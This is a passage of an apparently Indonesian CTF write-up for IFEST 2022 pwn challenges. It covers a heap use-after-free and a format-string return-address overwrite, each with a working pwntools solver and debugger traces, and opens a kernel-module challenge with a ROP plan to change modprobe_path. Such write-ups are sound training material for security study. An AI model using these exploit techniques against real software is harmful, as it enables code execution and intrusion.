Program received signal SIGINT, Interrupt.
0x00007ffff7ebf3ae in _GI__libc_read (fd=0, buf=0x7ffff7fa3a03 <_IO_2_1_stdin_+131>, nbytes=1) at ../../sysdeps/unix/sysv/linux/read.c:26
26  ../../sysdeps/unix/sysv/linux/read.c: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
*RAX 0xfffffffffffffff00
*RBX 0x7ffff7fa3980 (<_IO_2_1_stdin_>) ← 0xfbcd208b
*RCX 0x7ffff7ebf3ae (read+14) ← cmp rax, -0x1000 /* 'H=' */
*RDX 0x1
*RDI 0x0
*RSI 0x7ffff7fa3a03 (<_IO_2_1_stdin_+131>) ← 0xfa59a0000000000a /* '\n' */
*R8 0x0
*R9 0x7ffff7fa3be0 (main_arena+96) → 0x405320 ← 0x0
*R10 0x4021c9 ← 0x6c61766e49006325 /* '%c' */
*R11 0x246
*R12 0x7ffff7fa46a0 (<_IO_2_1_stdout_>) ← 0xfbcd2887
*R13 0xd68
*R14 0x7ffff7f9f900 (<_IO_helper_jumps>) ← 0x0
*R15 0x7ffff7fa0668 ← 0x0
*RBP 0x7ffff7fa0500 (<_IO_file_jumps>) ← 0x0
*RSP 0x7fffffff0d6a8 → 0x7ffff7ebf3fc (<_IO_file_underflow+396>) ← test rax, rax
*RIP 0x7ffff7ebf3ae (read+14) ← cmp rax, -0x1000 /* 'H=' */
```

Setelah program berhenti, mari kita cek address malloc yang sebelumnya.

```
pwndbg> x/16gxw 0x4052a0-8
0x405298: 0x00000021 0x00000000 0x00401432 0x00000000
0x4052a8: 0x004052c0 0x00000000 0x00000000 0x00000000
0x4052b8: 0x00000071 0x00000000 0x6d617941 0x0000000a
0x4052c8: 0x00000000 0x00000000 0x00000000 0x00000000
```

Terlihat bahwa chunk tersebut telah terisi dengan suatu data. Karena hasilnya berupa hex, kita bisa langsung lihat dengan melakukan convert hex to string/ascii.

The screenshot shows the CyberChef interface. In the 'Operations' sidebar, 'From Hex' is selected. The 'Input' field contains the hex value '0x6d617941'. The 'Output' field shows the resulting base64 string 'mayA'. A green button labeled 'BAKE!' is visible at the bottom.

Ternyata isi dari salah satu nilai hex tersebut menyimpan data “Ayam” yang kita inputkan di awal. Namun, ketika dilihat kembali chunk tersebut, ada salah satu value yang terlihat seperti address karena nilainya tidak beda jauh dengan address yang di sebelah kiri.

```
pwndbg> x/16gxw 0x4052a0-8
0x405298: 0x00000021 0x00000000 0x00401432 0x00000000
0x4052a8: 0x004052c0 0x00000000 0x00000000 0x00000000
0x4052b8: 0x00000071 0x00000000 0x6d617941 0x0000000a
0x4052c8: 0x00000000 0x00000000 0x00000000 0x00000000
```

Langsung saja kita coba examine

```
pwndbg> x/16gwx 0x00401432
0x401432 <note>: 0xe5894855 0x33058d48 0x4800000c 0xbe8c789
0x401442 <note+16>: 0x90fffffc 0x4855c35d 0x8348e589 0x8d4810ec
0x401452 <edit_note+10>: 0x000c2905 0xc7894800 0x000000b8 0xfc1ce800
0x401462 <edit_note+26>: 0x08bfffff 0xe8000000 0xfffffc82 0xf8458948
pwndbg> x/16gwx 0x004052c0
0x4052c0: 0x6d617941 0x0000000a 0x00000000 0x00000000
0x4052d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4052e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4052f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Mantap, terlihat bahwa nilai yang pertama menyimpan address dari function note. Sepertinya ini pointer yang kita lihat di IDA pada function input\_belanjaan. Sedangkan nilai yang kedua merupakan pointer yang menunjuk ke nilai dari input yang kita masukkan, yaitu “Ayam”.

Next, coba kita free dulu untuk melihat apa yang terjadi pada chunk tersebut.

```

pwndbg> c
Continuing.
2
Yakin mau dihapus? (Y/N) Y

Breakpoint 2, 0x0000000000401598 in hapus_belanjaan ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

*RAX 0x0
*RBX 0x401760 (__libc_csu_init) ← push r15
*RCX 0x1
*RDX 0x0
*EDI 0x0
*RSI 0x405010 ← 0x1
*R8 0x7
*R9 0x4052a0 ← 0x405
*R10 0xfffffffffffff6ed
*R11 0x7ffff7e5b970 (free) ← push rbp
*R12 0x401150 (_start) ← xor ebp, ebp
*R13 0x0
*R14 0x0
*R15 0x0
*RBP 0x7fffffffdef0 → 0x7fffffffdf00 → 0x7fffffffdf10 ← 0x0
*RSP 0x7fffffffdee0 → 0x401760 (__libc_csu_init) ← push r15
*RIP 0x401598 (hapus_belanjaan+127) ← lea rax, [rip + 0xb69]

▶ 0x401598 <hapus_belanjaan+127>    lea rax, [rip + 0xb69]
0x40159f <hapus_belanjaan+134>    mov rdi, rax
0x4015a2 <hapus_belanjaan+137>    call puts@plt <puts@plt>

0x4015a7 <hapus_belanjaan+142>    nop
0x4015a8 <hapus_belanjaan+143>    leave
0x4015a9 <hapus_belanjaan+144>    ret

0x4015aa <menu>          push rbp
0x4015ab <menu+1>        mov rbp, rsp
0x4015ae <menu+4>        lea rax, [rip + 0xb7e]
0x4015b5 <menu+11>       mov rdi, rax
0x4015b8 <menu+14>       call puts@plt <puts@plt>

00:0000 | rsp 0x7fffffffdee0 → 0x401760 (__libc_csu_init) ← push r15
01:0008 | 0x7fffffffdee8 ← 0x59000000401760
02:0010 | rbp 0x7fffffffdef0 → 0x7fffffffdf00 → 0x7fffffffdf10 ← 0x0

```

Program akan berhenti karena breakpoint yang telah kita set di awal. Mari kita cek kembali chunknya.

```

pwndbg> x/16gxw 0x4052a0-8
0x405298: 0x00000021 0x00000000 0x00000405 0x00000000
0x4052a8: 0x00405010 0x00000000 0x00000000 0x00000000
0x4052b8: 0x00000071 0x00000000 0x6d617941 0x0000000a
0x4052c8: 0x00000000 0x00000000 0x00000000 0x00000000

pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x405000
Size: 0x291

Free chunk (tcache) | PREV_INUSE
Addr: 0x405290
Size: 0x21
fd: 0x405

Allocated chunk | PREV_INUSE
Addr: 0x4052b0
Size: 0x71

Top chunk | PREV_INUSE
Addr: 0x405320
Size: 0x20ce1

```

Oke, terlihat chunk yang lama menjadi free chunk. Kita coba untuk isi pesan dengan karakter yang dapat dikenali.

```
pwndbg> c
Continuing.
Barang sudah dihapus dari daftar pembelian
Selamat datang di E-Farm
=====
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
=====
>> 4
Masukkan pesan:
Breakpoint 3, 0x000000000040146e in edit_note ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

*RAX 0x4052a0 ← 0x405
*RBX 0x401760 (_libc_csu_init) ← push r15
*RCX 0x0
*RDX 0x0
*RDI 0x8
*RSI 0x10
*R8 0x4052a0 ← 0x405
*R9 0x0
*R10 0x402080 ← 'Masukkan pesan: '
*R11 0x246
R12 0x401150 (_start) ← xor ebp, ebp
R13 0x0
R14 0x0
R15 0x0
RBP 0x7fffffffdef0 → 0x7fffffffdf00 → 0x7fffffffdf10 ← 0x0
RSP 0x7fffffffdee0 → 0x401760 (_libc_csu_init) ← push r15
*RIP 0x40146e (edit_note+38) ← mov qword ptr [rbp - 8], rax

▶ 0x40146e <edit_note+38>    mov    qword ptr [rbp - 8], rax
0x401472 <edit_note+42>    mov    rax, qword ptr [rbp - 8]
0x401476 <edit_note+46>    mov    edx, 8
0x40147b <edit_note+51>    mov    rsi, rax
0x40147e <edit_note+54>    mov    edi, 0
0x401483 <edit_note+59>    call   read@plt           <read@plt>

0x401488 <edit_note+64>    call   getchar@plt        <getchar@plt>
0x40148d <edit_note+69>    nop
0x40148e <edit_note+70>    leave
0x40148f <edit_note+71>    ret

0x401490 <input_belanja>  push   rbp
```

Ketika program berhenti kita dapat lihat bahwa kita perlu sampai ke bagian read@plt baru bisa memberikan input. Oleh karena itu kita bisa melakukan maju/next ke instruction berikut nya dengan mengetikkan “ni” hingga sebelum read.

```

0x40146e <edit_note+38>    mov    qword ptr [rbp - 8], rax
0x401472 <edit_note+42>    mov    rax, qword ptr [rbp - 8]
0x401476 <edit_note+46>    mov    edx, 8
0x40147b <edit_note+51>    mov    rsi, rax
0x40147e <edit_note+54>    mov    edi, 0
► 0x401483 <edit_note+59>  call   read@plt           <read@plt>
    fd: 0x0 (/dev/pts/0)
    buf: 0x4052a0 ← 0x405
    nbytes: 0x8

0x401488 <edit_note+64>  call   getchar@plt        <getchar@plt>

0x40148d <edit_note+69>  nop
0x40148e <edit_note+70>  leave
0x40148f <edit_note+71>  ret

0x401490 <input_belanjaan> push   rbp

```

Ketika akan melakukan read, jika dilihat, data yang diinputkan akan masuk ke dalam fd 0x405 yang merupakan tcache.

```

pwndbg> x/16gwx 0x4052a0-8
0x405298: 0x00000021 0x00000000 0x000000405 0x000000000
0x4052a8: 0x000405010 0x00000000 0x000000000 0x000000000
0x4052b8: 0x000000071 0x00000000 0x6d617941 0x00000000a
0x4052c8: 0x000000000 0x000000000 0x000000000 0x000000000

pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x405000
Size: 0x291

Free chunk (tcache) | PREV_INUSE
Addr: 0x405290
Size: 0x21
fd: 0x405

Allocated chunk | PREV_INUSE
Addr: 0x4052b0
Size: 0x71

Top chunk | PREV_INUSE
Addr: 0x405320
Size: 0x20ce1

```

(gambar merupakan screenshot ketika selesai melakukan free → bukan kondisi saat ini)

Kita coba masukkan “AAAABBBB” lalu mengecek chunk awal.

```

pwndbg> ni
AAAABBBB
0x0000000000401488 in edit_note ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

*RAX 0x8
RBX 0x401760 (__libc_csu_init) ← push r15
*RCX 0x7ffff7ebf3ae (read+14) ← cmp rax, -0x1000 /* 'H=' */
RDX 0x8
RDI 0x0
RSI 0x4052a0 ← 'AAAABBBB'
R8 0x4052a0 ← 'AAAABBBB'
R9 0x0
*R10 0xffffffffffff6ed
R11 0x246
R12 0x401150 (_start) ← xor ebp, ebp
R13 0x0
R14 0x0
R15 0x0
RBP 0x7fffffffdef0 → 0x7fffffffdf00 → 0x7fffffffdf10 ← 0x0
RSP 0x7fffffffdee0 → 0x401760 (__libc_csu_init) ← push r15
*RIP 0x401488 (edit_note+64) ← call 0x4010d0

pwndbg> x/16gwx 0x4052a0-8
0x405298: 0x00000021 0x00000000 0x41414141 0x42424242
0x4052a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4052b8: 0x00000071 0x00000000 0x6d617941 0x0000000a
0x4052c8: 0x00000000 0x00000000 0x00000000 0x00000000

```

Asumsi kita ternyata benar, data yang diinputkan di pesan akan masuk ke tempat yang lama yang dulunya menyimpan address dari function note. Langsung saja kita coba continue dan lihat daftar belanja dimana seharusnya dia menampilkan daftar belanja serta tulisan terima kasih.

```

pwndbg> c
Continuing.
Selamat datang di E-Farm
=====
1. Input belanja
2. Hapus belanja
3. Lihat daftar belanja
4. Tinggalkan Pesan
5. Exit
=====
>> 3

===== NOTA =====
Barang: (null)
Note:

Program received signal SIGSEGV, Segmentation fault.
0x000000000040141e in note_for_customer()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
*RAX 0x0
*RBX 0x401760 (_libc_csu_init) ← push r15
*RCX 0xfffff7eb4f53 (write+19) ← cmp rax, -0x1000 /* 'H=' */
*RDX 0x4242424241414141 ('AAAAABBBB')
*RDI 0xfffff7fa5990 (_IO_stdfile_1_lock) ← 0x0
*RSI 0xfffff7fa4723 (_IO_2_1_stdout_+131) ← 0xfa5990000000000a /* '\n' */
*R8 0x7
*R9 0x7ffff7f630c0 (step3a_jumps) ← 0x0
*R10 0x7ffff7f62fc0 (step3b_jumps) ← 0x0
R11 0x246
R12 0x401150 (_start) ← xor ebp, ebp
R13 0x0
R14 0x0
R15 0x0
RBP 0x7fffffffdef0 → 0x7fffffffdf00 → 0x7fffffffdf10 ← 0x0
RSP 0x7fffffffdee0 → 0x401760 (_libc_csu_init) ← push r15
*RIP 0x40141e (note_for_customer+88) ← call rdx
[ DISASM ]
▶ 0x40141e <note_for_customer+88>    call   rdx           <0x4242424241414141>
0x401420 <note_for_customer+90>    lea    rax, [rip + 0xc29]
0x401427 <note_for_customer+97>    mov    rdi, rax
0x40142a <note_for_customer+100>   call   puts@plt          <puts@plt>
0x40142f <note_for_customer+105>   nop
0x401430 <note_for_customer+106>   leave
0x401431 <note_for_customer+107>   ret

```

Benar saja, program menerima sinyal SIGSEV, Segmentation fault. Dimana program mencoba mengakses address 0x4242424241414141 yang berisi “AAAAABBBB” apabila dibalik. Dari hal tersebut, bisa kita simpulkan apabila kita memasukkan address dari suatu function, maka kita bisa mengeksekusi function tersebut.

Berdasarkan hasil analisa tersebut, untuk melakukan exploit, maka kita perlu melakukan step step berikut:

1. Mengisi belanjaan dengan “Daging” agar mendapatkan address dari secret\_menu.
2. Menghapus malloc
3. Mengisi note dengan address dari secret\_menu
4. Mengakses note (pilihan nomer 3). Untuk mendapatkan flag yang akan di print di bawah Note.

Langsung saja kita buat solvernya dengan menggunakan python

```
from pwn import *
```

```
isLocal = True

if (isLocal):
    s = process("./yuEF")
# else:
#     host = <ip>
#     port = <port>
#     s = remote(host, port)

# print menu
def get_menu():
    s.recvuntil(b">> ")

# input nama barang
def input_belanja(nama_barang):
    get_menu()
    s.sendline(b"1")
    s.recvuntil(b"barang: ")
    s.sendline(nama_barang)
    s.recvuntil(b"bonus ")
    bonus = int(s.recvline().decode(), 16)
    log.info(f"Bonus: {hex(bonus)}")
    return bonus

# hapus belanja (free)
def hapus_belanja():
    get_menu()
    s.sendline(b"2")
    s.recvuntil(b") ")
    s.sendline(b"Y")

# malloc pesan
def tinggalkan_pesan(pesan):
    get_menu()
    s.sendline(b"4")
    s.recvuntil(b": ")
    s.sendline(pesan)

# lihat daftar belanja (nota)
def lihat_belanja():
    get_menu()
    s.sendline(b"3")
    print(s.recvuntil(b">>").decode())

def main():
```

```

# 1. Input daging dan ambil address secret_menu
bonus = input_belanja(b"Daging")
# 2. Menghapus malloc
hapus_belanja()
# 3. Mengisi note dengan address secret_menu
tinggalkan_pesan(p64(bonus))
# 4. Mengakses note
lihat_belanja()

if __name__ == "__main__":
    main()

```

Tinggal kita jalankan di local untuk memastikan script kita berjalan. Jangan lupa untuk membuat dummy flag ;)

```

[kali㉿kali)-[~/Documents/IFEST 2022/yuEF]
$ echo "flag{ini_fake_flag_buat_test}" > flag.txt

[kali㉿kali)-[~/Documents/IFEST 2022/yuEF]
$ python yukEF_solver.py
[+] Starting local process './yuEF': pid 36949
[*] Bonus: 0x401236

===== NOTA =====
Barang: (null)
Note:
flag{ini_fake_flag_buat_test}

=====
Selamat datang di E-Farm
=====

[*] Stopped process './yuEF' (pid 36949)

```

Nice, tinggal kita ganti host dan port di awal untuk mendapatkan flag dari remote server!

**Flag:**

**IFEST22{pAk3\_b4ran6\_0ranG\_0dDugIdL2g}**

### 3. For Me [ Medium ]

Langkah Penyelesaian:

```
└─(root㉿kali)-[/media/sf_CTF/IFEST/For-me]
└─# checksec ./chall
[*] '/media/sf_CTF/IFEST/For-me/chall'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
```

Decompiler chall

```
1 void main(EVP_PKEY_CTX *param_1)
2
3 {
4     undefined local_10 [8];
5
6     init(param_1);
7     puts("Feedback Form");
8     printf("Your Name : ");
9     read(0,local_10,8);
10    printf("Your Feedback : ");
11    read(0,feedback,0x100);
12    puts("-----");
13    printf("Name : %s",local_10);
14    printf("Feedback : ");
15    printf(feedback);
16
17             /* WARNING: Subroutine does not return */
18    exit(0);
19 }
```

Terdapat vuln format strings pada feedback

```
└─(root㉿kali)-[/media/sf_CTF/IFEST/For-me]
└─# ./chall
Feedback Form
Your Name : asdf
Your Feedback : %p
-----
Name : asdf
Feedback : 0x7ffcbba06b60
```

Ada function win dan proteksi param\_1

```

1 void win_or_not(int param_1)
2 {
3     if (param_1 == -0x21523f22) {
4         system("cat ./flag*");
5     }
6     return;
7 }
8 }
```

Ada cara untuk tidak perlu set param\_1 menjadi -0x21523f22, lewati ajah dengan cara return ke 0x40119a

00401186 55	PUSH	RBP
00401187 48 89 e5	MOV	RBP, RSP
0040118a 48 83 ec 10	SUB	RSP, 0x10
0040118e 89 7d fc	MOV	dword ptr [RBP + local_c], EDI
00401191 81 7d fc	CMP	dword ptr [RBP + local_c], 0xdeadc0de
de c0 ad de		
00401198 75 0f	JNZ	LAB_004011a9
0040119a 48 8d 05	LEA	RAX, [s_cat_./flag*_00402004]
63 0e 00 00		
004011a1 48 89 c7	MOV	RDI=>s_cat_./flag*_00402004, RAX
004011a4 e8 97 fe ff ff	CALL	<EXTERNAL>::system

Dengan ini tujuan agar mendapatkan flag adalah return ke function win\_or\_not, tetapi akhir dari chall nya adalah exit. Setelah call printf@plt dipanggil,

```
0x4012dc <main+197>           call   0x401050 <printf@plt>
```

Pada rsp di push alamat selanjutnya, yang dimana akan digunakan untuk return kembali main dengan alamat selanjutnya. kalau bisa mengubah address tersebut, maka bisa return ke win\_or\_not

0x007ffdba2b6918	+0x0000: 0x000000004012e1	→ <main+202> mov edi, 0x0 ← \$rsp
0x007ffdba2b6920	+0x0008: 0x007ffdba2b6a20	→ 0x00000000000000000000
0x007ffdba2b6928	+0x0010: 0x00000a74736574	("test\n"?)
0x007ffdba2b6930	+0x0018: 0x0000000000000000	← \$rbp
0x007ffdba2b6938	+0x0020: 0x007fb7020be7fd	→ <_libc_start_main+205> mov edi, eax
0x007ffdba2b6940	+0x0028: 0x007ffdba2b6a28	→ 0x007ffdba2b73b0 → "/media/sf_CTF/IFEST/For-me/c
0x007ffdba2b6948	+0x0030: 0x00000001ba358000	
0x007ffdba2b6950	+0x0038: 0x00000000401217	→ <main+0> push rbp
0x401040 <system@plt+0>	jmp	QWORD PTR [rip+0x2f7a] # 0x403fc0 <system@got.plt>
0x401046 <system@plt+6>	push	0x1
0x40104b <system@plt+11>	jmp	0x401020
→ 0x401050 <printf@plt+0>	jmp	QWORD PTR [rip+0x2f72] # 0x403fc8 <printf@got.plt>
0x401056 <printf@plt+6>	push	0x2
0x40105b <printf@plt+11>	jmp	0x401020

Pada stack area terdapat pointer ke pointer, penulis dapat memanfaatkan pointer tersebut

```

0x007ffdba2b6930 +0x0000: 0x0000000000000000      ← $rbp
0x007ffdba2b6938 +0x0008: 0x007fb7020be7fd → <_libc_start_main+205> mov edi, eax
0x007ffdba2b6940 +0x0010: 0x007ffdba2b6a28 → 0x007ffdba2b73b0 → "/media/sf_CTF/IFEST/For-me/chall"
0x007ffdba2b6948 +0x0018: 0x00000001ba358000
0x007ffdba2b6950 +0x0020: 0x00000000401217 → <main+0> push rbp
0x007ffdba2b6958 +0x0028: 0x007ffdba2b6d49 → 0x35208cff9b661e60
0x007ffdba2b6960 +0x0030: 0x000000004012f0 → <_libc_csu_init+0> push r15
0x007ffdba2b6968 +0x0038: 0x1f12662518326ba5
0x007ffdba2b6970 +0x0040: 0x000000004010a0 → <_start+0> xor ebp, ebp
0x007ffdba2b6978 +0x0048: 0x0000000000000000
0x007ffdba2b6980 +0x0050: 0x0000000000000000
0x007ffdba2b6988 +0x0058: 0x0000000000000000
0x007ffdba2b6990 +0x0060: 0xe0e91273cab26ba5
0x007ffdba2b6998 +0x0068: 0xe07c6232d75e6ba5
0x007ffdba2b69a0 +0x0070: 0x0000000000000000
0x007ffdba2b69a8 +0x0078: 0x0000000000000000
0x007ffdba2b69b0 +0x0080: 0x0000000000000000
0x007ffdba2b69b8 +0x0088: 0x0000000000000001
0x007ffdba2b69c0 +0x0090: 0x007ffdba2b6a28 → 0x007ffdba2b73b0 → "/media/sf_CTF/IFEST/For-me/chall"
0x007ffdba2b69c8 +0x0098: 0x007ffdba2b6a38 → 0x007ffdba2b73d1 → 0x5245545f5353454c
0x007ffdba2b69d0 +0x00a0: 0x007fb7022ba220 → 0x0000000000000000
0x007ffdba2b69d8 +0x00a8: 0x0000000000000000
0x007ffdba2b69e0 +0x00b0: 0x0000000000000000
0x007ffdba2b69e8 +0x00b8: 0x000000004010a0 → <_start+0> xor ebp, ebp
0x007ffdba2b69f0 +0x00c0: 0x007ffdba2b6a20 → 0x0000000000000001
0x007ffdba2b69f8 +0x00c8: 0x0000000000000000
0x007ffdba2b6a00 +0x00d0: 0x0000000000000000
0x007ffdba2b6a08 +0x00d8: 0x000000004010ca → <_start+42> hlt
0x007ffdba2b6a10 +0x00e0: 0x007ffdba2b6a18 → 0x0000000000000001c
0x007ffdba2b6a18 +0x00e8: 0x0000000000000001c
0x007ffdba2b6a20 +0x00f0: 0x0000000000000001
0x007ffdba2b6a28 +0x00f8: 0x007ffdba2b73b0 → "/media/sf_CTF/IFEST/For-me/chall"
0x007ffdba2b6a30 +0x0100: 0x0000000000000000
0x007ffdba2b6a38 +0x0108: 0x007ffdba2b73d1 → 0x5245545f5353454c

```

Dengan cara

1. Pertama

### Mengubah

0x007ffdba2b6940 | +0x0010: 0x007ffdba2b6a28 → 0x007ffdba2b73b0  
→ "/media/sf\_CTF/IFEST/For-me/chall"

### Menjadi

0x007ffdba2b6940 → 0x007ffdba2b6a28 → 0x007ffdba2b6918 →  
0x000000004012e1 → <main+202> mov edi, 0x0

### Automatis

Stack address 0x007ffdba2b6a28, akan menjadi  
0x007ffdba2b6a28 → 0x007ffdba2b6918 → 0x000000004012e1 →  
<main+202> mov edi, 0x0

2. Kedua

Penulis harus 0x007ffdba2b6918 menjadi 0x0000000040119a

0x007ffdba2b73b0 → 0x007ffdba2b6918, 16 bit terakhir yang berubah ubah, jadi penulis hanya perlu mengubah 16 bit terakhir dengan probability 1/65536.

Run script

```
[└─(root㉿kali)-[/media/sf_CTF/IFEST/For-me]
└─# python2 solve.py
[*] '/media/sf_CTF/IFEST/For-me/chall'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Opening connection to 127.0.0.1 on port 11100: Done
[+] Receiving all data: Done (4.45KB)
[*] Closed connection to 127.0.0.1 port 11100
[+] Opening connection to 127.0.0.1 on port 11100: Done
[+] Receiving all data: Done (4.45KB)
```

Hasil akhir

```
[*] Closed connection to 127.0.0.1 port 11100
_____
Name : test
Feedback : ♦7\x0b\x00\x90\x00
```

\x00\x(\x07@xx\x00\x00\x00\x00\x00\x00♦\x90 \x00\xba\x18

IFEST22{Brut3\_Forc3\_St4ck\_Address\_Form4t\_String\_?\_H3}

**Code :**

```
solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 127.0.0.1 --port 10001 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '127.0.0.1'
port = int(args.PORT or 11100)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''

```

```
if args.LOCAL:
    return start_local(argv, *a, **kw)
else:
    return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *0x00000000004012dc
continue
'''.format(**locals())

#=====
#               EXPLOIT GOES HERE
#=====

# Arch:      amd64-64-little
# RELRO:     Full RELRO
# Stack:     No canary found
# NX:        NX enabled
# PIE:       No PIE (0x400000)

while(1):
    io = start()
    win = 0x000000000040119a
    p = 'test'
    io.sendlineafter("Name : ",p)

    p = ''
    p += '%c'*11
    p += '%{}c'.format(0x1000-11-8)
    p += '%hn'
    p += '%c'*28
    p += '%{}c'.format(0x119a - (0x1000-8) - 28 )
    p += '%hn'

    io.sendlineafter("Feedback : ",p)
    data = io.recvall()
```

```
if "IFEST" in data:  
    print data  
    break  
    io.interactive()  
io.close()
```

Flag: IFEST22{Brut3\_Forc3\_St4ck\_Address\_Form4t\_String\_?\_H3}

## 4. Sith Force [ Hard ]

```
S)ssss I)iiiii T)ttttttt H) hh F)fffffff O)ooooo R)xxxxx C)ccc E)eeeeeee
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ss I) T) H)hhhhh F)fffff O) oo R) rrr C) E)eeeeee
S) ss I) T) H) hh F) O) oo R) rr C) E)
S)ssss I)iiiii T) H) hh F) O)ooooo R) rr C)ccc E)eeeeeee

'I find your lack of force disturbing' -Darth Vader
~$ cat /proc/cmdline
cat /proc/cmdline
console=tty88 kaslr kpti quiet panic=1 oopspanic
~$ cat /proc/cpuinfo | grep "smap"
cat /proc/cpuinfo | grep "smap"
flags : tpu de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 syscall nx lm constant_tsc nopl xtTopology cpuid pn1 cx16 hypervisor pti smep smap
~$ 
```

Deskripsi:

Pasukan jedi yang telah gugur memberikan kami informasi ini sebelum hilang dan gugur:

```
# CONFIG_KALLSYMS_ALL is not set
```

Konsep soal:

Oob to find more leak -> bypass fgkaslr & kaslr -> kernel rop by changing modprobe path

Author:

Discord: 0xdc9#2020

Tahap penggeraan:

- 1. SMAP, SMEP, KPTI, dan KASLR menyala**
- 2. Kita perlu mengeluarkan kernel module yang ada di dalam initramfs.cpio.gz**

```
# ls
bzImage initramfs.cpio.gz launch.sh
[# mkdir initfs; cp initramfs.cpio.gz ./initfs; cd initfs; gunzip initramfs.cpio.gz ; cpio -idm < initramfs.cpio; rm initramfs.cpio
5835 blocks
# ls
bin etc flag home init linuxrc proc root sbin sith_force.ko sys usr
[# checksec sith_force.ko
[*] '/root/sithforce/sith_force_parti/initfs/sith_force.ko'
    Arch:      amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:     No PIE (0x0)
# 
```

- 3. Bongkar atau reverse engineer sith\_force.ko nya**

- Ada ioctl dengan argumen 0x4444, 0x4445, dan 0x4446

The screenshot shows the Cutter debugger interface. The assembly view displays the code for the `sith_force_ioctl` function, which includes various instructions like `mov`, `add`, `sub`, and `je`. The decompiler view shows the C-like pseudocode corresponding to the assembly. A table below lists the functions found in the binary:

Name	Size	Imp.	Offset	Nargs	Nlocals	Nbbs	Call type	Ed
<code>loc.08000294</code>	21	false	0x8000294	0	0	1	amd64	0
<code>sym.cleanup_module</code>	25	false	0x80002e0	0	0	1	amd64	0
<code>sym.init_module</code>	47	false	0x80002b0	0	0	2	amd64	2
<code>sym.init_module.cold.4</code>	17	false	0x8000283	0	0	1	amd64	0
<code>sym.sith_force_ioctl</code>	164	false	0x80000e0	2	1	10	amd64	11
<code>sym.sith_force_ioctl.cold.2</code>	10	false	0x80000b2	1	0	1	amd64	0
<code>sym.sith_force_ioctl.part.0</code>	47	false	0x8000083	1	0	3	amd64	2
<code>sym.sith_force_open</code>	3	false	0x8000080	0	0	1	amd64	0
<code>sym.sith_force_read</code>	255	false	0x8000180	2	3	8	amd64	9
<code>sym.sith_force_read.cold.3</code>	19	false	0x8000160	0	0	1	amd64	0
<code>sym.sith_force_release</code>	3	false	0x8000280	0	0	1	amd64	0

- B. Argumen 0x4444 ternyata untuk validasi authentikasi dan passwordnya atau secretnya merupakan deathstr dimana dihasil disassembly hasilnya adalah “rtshtaed”. Karena ioctl menggunakan parameter unsigned long maka secretnya adalah deathstr dalam hex

The screenshot shows the Cutter debugger interface. The assembly view displays the code for the `sym.sith_force_ioctl.part.0` function, which includes instructions like `mov`, `add`, `sub`, `je`, and `call`. The decompiler view shows the C-like pseudocode corresponding to the assembly. The code involves several conditional branches based on variable values.

- C. Argumen 0x4445 digunakan untuk membuat nilai variable `re_iter` menjadi nilai parameter kita dimana variable `re_iter` digunakan di dalam fungsi `sith_force_read`

```

} else if (iVar2 == 0x4445) {
    _re_iter = (undefined4)arg3;
}

```

Decompiler (sym.sith\_force\_read) 0 (unsynced)

```

{
    uint32_t uVar1;
    uint32_t uVar2;
    uint32_t *puVar3;
    int64_t iVar4;
    uint32_t *puVar5;
    uint32_t *puVar6;
    undefined8 *puVar7;
    int64_t in_GS_OFFSET;
    bool bVar8;
    undefined8 uStack96;
    undefined8 uStack88;
    undefined8 auStack80 [6];
    int64_t iStack32;

    // [I3] -r-x section size 255 named .text.sith_force_read
    iStack32 = *(int64_t *) (in_GS_OFFSET + 0x28);
    if (_auth < 5) {
        func_0x88042ab8 (0x80003b8);
        iVar4 = 0;
    } else {
        uStack88 = 0xa21;
        uStack96 = 0x2063697373616c63;
        puVar7 = auStack80;
        for (iVar4 = 6; iVar4 != 0; iVar4 = iVar4 + -1) {
            puVar7 = 0;
            puVar7 = puVar7 + 1;
        }
        puVar3 = (uint32_t *) func_0x08042ad0 (msg, &uStack96, (int64_t) re_iter);
        puVar6 = puVar3;
        do {
            puVar5 = puVar6;
            uVar1 = *puVar5 + 0xfefefeff & ~puVar5;
            uVar2 = uVar1 & 0x80000080;
            puVar6 = puVar5 + 1;
        } while (uVar2 == 0);
        bVar8 = (uVar1 & 0x8000) == 0;
        if (bVar8) {
            uVar2 = uVar2 >> 0x10;
        }
        if (bVar8) {
            puVar6 = (uint32_t *) ((int64_t) puVar5 + 6);
        }
    }
}

```

